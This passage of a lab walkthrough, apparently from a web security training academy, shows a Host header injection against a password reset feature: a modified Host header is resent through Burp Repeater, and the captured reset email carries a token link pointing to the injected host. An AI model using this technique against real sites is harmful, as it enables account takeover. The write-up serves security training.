
This step demonstrates how Repeater is used to resend and analyze modified requests during testing.




“This screenshot shows the modified Host header (set to firstquadrant) being sent through Burp Repeater. The server responded with 200 OK, confirming that the application accepts and processes the injected Host header.”



Go to exploit server and there click on email client to check email with host name FirstQudrant will be recieved



Click on email client to check email recieved with Host name FirstQuadrant



Your email address is wiener@exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net

Displaying all emails @exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net and all subdomains


Sent	To	From	Subject	Body
2025-11-16 14:05:54 +0000	wiener@exploit-0abe006b043e7abe80017f1501cb00ab.exploit-server.net	no-reply@0a5e005104297a98800680d0008f006d.web-security-academy.net	Account recovery	Hello! Please follow the link below to reset your password. https://FirstQuadrant/forgot-password?temp-for-got-password-token=exmjbl31dttw2ftlic529rhi5qgm49yc Thanks, Support team

[View raw](#)

